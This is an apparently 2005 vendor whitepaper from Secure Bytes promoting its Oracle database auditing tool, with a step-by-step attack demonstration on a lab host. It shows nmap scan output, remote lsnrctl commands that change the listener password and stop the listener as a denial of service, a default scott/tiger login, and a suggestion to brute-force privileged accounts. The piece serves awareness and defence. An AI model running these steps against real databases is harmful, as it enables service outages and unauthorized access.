SECURE BYTES

Whitepaper

Need for Database Security

Introduction

The common factor in today's global economy where most of the business is done electronically via B2B [Business to Business] or via B2C [business to consumer] or other more traditional methods' is electronic transfer and storage of data. This very electronic data is the organization main information assets. A compromise of this data could knock the business out or delay in the processing this data could lead to customer satisfaction issues and loss of market share.

No matter how we look into this conundrum, it is utmost important from the viewpoint of the custodian of that electronic data to have it in a secure form that is readily accessible to the applications that are authorized to access and manipulate it.

In the interest of best practice as well as to keep this electronic data secure in the databases, here is a tool that adds value and highlights issues before they could be exploited. We are talking about Secure Auditor. Rest of this paper will talk about the challenges in this area and how Secure Auditor could be used to mitigate those.

Compliance with Regulation

In the United States, the Gramm-Leach-Bliley Act requires companies to notify consumers of their privacy policies and to provide opt-out provisions for consumers who do not want their personal information distributed beyond the company. In addition, the Gramm-Leach-Bliley Act protects nonpublic financial data. Data stored on a computer that has even a remote possibility of containing information such as social security numbers, credit card and financial account numbers, account balances, and investment portfolio information must be protected.

The use and disclosure of patient medical information originally was protected by a patchwork of U.S. state laws, leaving gaps in the protection of patients' privacy and confidentiality. The United States Congress also recognized the need for national patient record privacy standards in 1996 when it enacted the Health Insurance Portability and Accountability Act of 1996 (HIPAA), protecting all medical records and other individually identifiable health information used or disclosed by a covered entity in any form, whether electronically, on paper, or orally. In addition to the legal ramifications of a security breach, independent research firm, Computer Economics has substantiated that malicious attacks result in actual financial costs, decreases in revenue, and an incredible impact on productivity.

In the last several years, there has been a substantial growth in cyber crimes. Nowadays more and more hackers are targeting enterprise applications and database servers. Most large organizations have already installed antivirus software, firewalls and even intrusion detection systems (IDSs) to protect their networks and host operating systems, but fail to give proper attention to enterprise database servers, on the assumption that they are protected by firewalls and other defenses at the network perimeter. Yet these databases are the major reason enterprises invest in IT in the first place, and the data they contain are often the enterprise's most valuable assets. Indeed, an enterprise without database security is like a bank with locks on the doors and armed guards by every entrance, but no vault.

Why hackers attack database servers?

If we look closely we will see why the hackers love to hack the database server.

• Most of the database servers are configures with default usernames and passwords. Etc user Scott password Tiger or user system password manager.

• Most of the database servers are using default setting which was set by manufacturers. Etc by default public have privilege to execute.

• Database servers are not patched properly.

Now we will demostrate how easy it is to break into a database

Warning: *This is only for the research purposes. We are not responsible for any malicious activities. The people using it don't use it in a live environment.*


In this scenario you don't know anything.

1) You have started a scan by giving IP's range using NMAP a free port scanning tool which is easily available.

Now you have information about an IP 192.168.100.20 running oracle on port 1521.you can also take other OS information from here.

2) Using a tool named TNS Scanner which can be Download from http://www.secure-bytes.com/ enter simply the information caught from NMap as given below. Enter your IP and port number to get further information about oracle database.

```
D:\ora_temp\freetools\FreeToolsSetup\nmap-3.45 >nmap -v -sS -O
192.168.100.13 192.168.100.25
Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-07-01
22:06 West Asia
a Standard Time
Initiating SYN Stealth Scan against 192.168.100.20 [1663 ports] at 22:06
Discovered open port 1521/tcp on 192.168.100.20
The SYN Stealth Scan took 0.65s to scan 1663 total ports.
For OSScan assuming port 53 is open, 1 is closed, and neither are
firewalled
Host 192.168.100.13 appears to be up ... good.
Interesting ports on 192.168.100.20:
(The 1642 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
1521/tcp open  oracle
MAC Address: 00:08:C7:09:C1:21 (Compaq Computer)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Pro or Advanced Server, or Windows XP
TCP Sequence Prediction: Class=random positive increments
Difficulty=10535 (Worthy challenge)
IPID Sequence Generation: Incremental
Nmap finished: 2 IP addresses (1 host up) scanned in 26.618 seconds
Raw packets sent: 1682 (67.5KB) | Rcvd: 1679 (77.4KB)
```




This is really an achievement, now you have database name which is mydb1 with other path information of some important files. Did you notice that password is OFF here? Usually DBA's sets their listener to the default setting provide by Oracle which sets password OFF means there is no password set for listener. At this point, an attacker can change the password and shutdown the services which could cause a simple denial of service attack. You can achieve this by using a listener utility.

This information is enough to the attackers to perform activities like stopping listener, set listener password, and playing with services or finding out other listener information which comes in result of denial of attack.

Here in the example below we are running commands from another machine .We set the listener password, saved its changes and stopped listener remotely that could cause denial of service attack. What it means! Is that no user can connect to the oracle server.

```
C:\>lsnrctl

LSNRCTL for 32-bit Windows: Version 10.1.0.2.0 - Production on 18-JUL-
2005 19:53:27
Copyright (c) 1991, 2004, Oracle. All rights reserved.
Welcome to LSNRCTL, type "help" for information.

LSNRCTL> change_password 192.168.100.20
Old password:
New password:
Reenter new password:
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.100.20))(AD
DRESS=(PROTOCOL=TCP)(HOST=192.168.100.20)(PORT=1521)))

Password changed for LISTENER
The command completed successfully

LSNRCTL> save_config 192.168.100.20
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.100.20))(AD
DRESS=(PROTOCOL=TCP)(HOST=192.168.100.20)(PORT=1521)))

Saved LISTENER configuration parameters.
Listener Parameter File E:\oracle\ora90\network\admin\listener.ora
Old Parameter File E:\oracle\ora90\network\admin\listener.bak

The command completed successfully

LSNRCTL> stop 192.168.100.20
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.100.20))(AD
DRESS=(PROTOCOL=TCP)(HOST=192.168.100.20)(PORT=1521)))

LSNRCTL> set password oracle
The command completed successfully

LSNRCTL> start 192.168.100.20
Starting tnslsnr: please wait...
```

3) Using another free tool name oracle password search from Secure Bytes website http://www.secure-bytes.com/ to perform default password test. Simply try the tool; it only requires host name or IP Address oracle listener port number by default set to 1521 and Service ID usually it is the database name you can enter this information click on search. This will try to guess the password by sending default usernames and their default passwords.



Even if you have guessed only the user Scott with tiger password, would be enough to enter in database. A manual example with Scott is given below.

Go to SQL prompt.

SQL>>connect scott/tiger@mydb1

Connected

SQL>>select username from all_users ;

Get the list of existing users of that database.

Apply manual brute force against the powerful users and connect as SYSDBA.

This is only a small example that serves to make it eminently clear that Oracle databases are not as secure as one generally thinks.

If you like to test your Oracle database using an Auditing tool Secure Ora Auditor http://www.secure-bytes.com/soa.php having world's maximum number of checks in it. It detects the vulnerabilities of your database according to their categories and risk types and then recommends the fixes for each security hole.

Secure your database before it's too late!

Secure Bytes Inc.
2961 Andrus Drive,
West Chicago, IL 60185
United States of America

www.secure-bytes.com